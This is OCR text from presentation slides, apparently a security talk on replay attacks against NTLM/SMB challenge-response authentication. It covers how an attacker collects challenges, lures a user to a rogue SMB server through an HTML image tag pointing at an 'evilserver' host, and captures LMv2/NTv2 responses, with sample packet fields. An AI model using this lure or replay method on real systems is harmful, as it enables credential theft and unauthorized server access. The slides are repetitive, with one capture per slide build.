
2.



- Attacker sends response R (observed in 1)

Exploitation Methods - Passive replay attacks

2.




- Attacker sends response R (observed in 1)
- Gains access to Server

Exploitation Methods


- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

Exploitation - Active collection of duplicate challenges



- Attacker sends multiple auth attempts and gathers challenges

Exploitation - Active collection of duplicate challenges



- Attacker sends multiple auth attempts and gathers challenges

Exploitation - Active collection of duplicate challenges

2.

- Attacker 'makes' user connect to him
  - E.g.: email with link to 'evil' web site or embedded HTML with multiple ***<img src=\\evilserver\a.jpg>***

Exploitation - Active collection of duplicate challenges

2.

- Attacker 'makes' user connect to him
  - E.g.: email with link to 'evil' web site or embedded HTML with multiple ***<img src=\\evilserver\a.jpg>***


- User connects to attacker's custom SMB server

Exploitation - Active collection of duplicate challenges

2.

- Attacker 'makes' user connect to him
  - E.g.: email with link to 'evil' web site or embedded HTML with multiple ***<img src=\\evilserver\a.jpg>***

- User connects to attacker's custom SMB server



Exploitation - Active collection of duplicate challenges

2.

- Attacker 'makes' user connect to him
  - E.g.: email with link to 'evil' web site or embedded HTML with multiple ***<img src=\\evilserver\a.jpg>***

- User connects to attacker's custom SMB server

acting as server

Attacker

User/Wkst

SMB_NEGOTIATE_PROTOCOL_REQUEST
Dialect: **NT LM 0.12**, Flags2: **0xc853**

- Sends all challenges obtained in 1

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Challenge/nonce: 752558B9B5C9DD79

- Sends Response R

SMB_SESSION_SETUP_ANDX_REQUEST
Account: test, Primary Domain: TEST-WINXPPRO
24-byte LMv2 = a75878e54344db30bd3e4c923777de7b + 77ff82efd6f17dad
16-byte NTv2 = 6f74dc2a3a9719bbd189b8ac36e1f386
Header = 0x00000101
Reserved = 0x00000000
8-byte TimeStamp = 3cea680ede1bcb01
8-byte client_challenge = 77ff82efd6f17dad
unknown = 0x00000000
domain name = TEST-WINXPPRO

Nonce
...
752558B9B5C9DD79
F87058B9B5C9AF90
...

Nonce	Response
...	
752558B9B5C9DD79	
...	

- Attacker makes user/wkst 'encrypt/hash' challenges obtained in 1

Exploitation - Active collection of duplicate challenges

3.

Nonce	Response
...	
752558B9 B5C9DD7 9	[..]
...	

Exploitation - Active collection of duplicate challenges

3.

Nonce	Response
...	
752558B9 B5C9DD7 9	[..]
...	


Exploitation - Active collection of duplicate challenges

3.

Nonce	Response
...	
752558B9 B5C9DD7 9	[..]
...	

- Attacker waits until duplicate challenge obtained in 1 appears

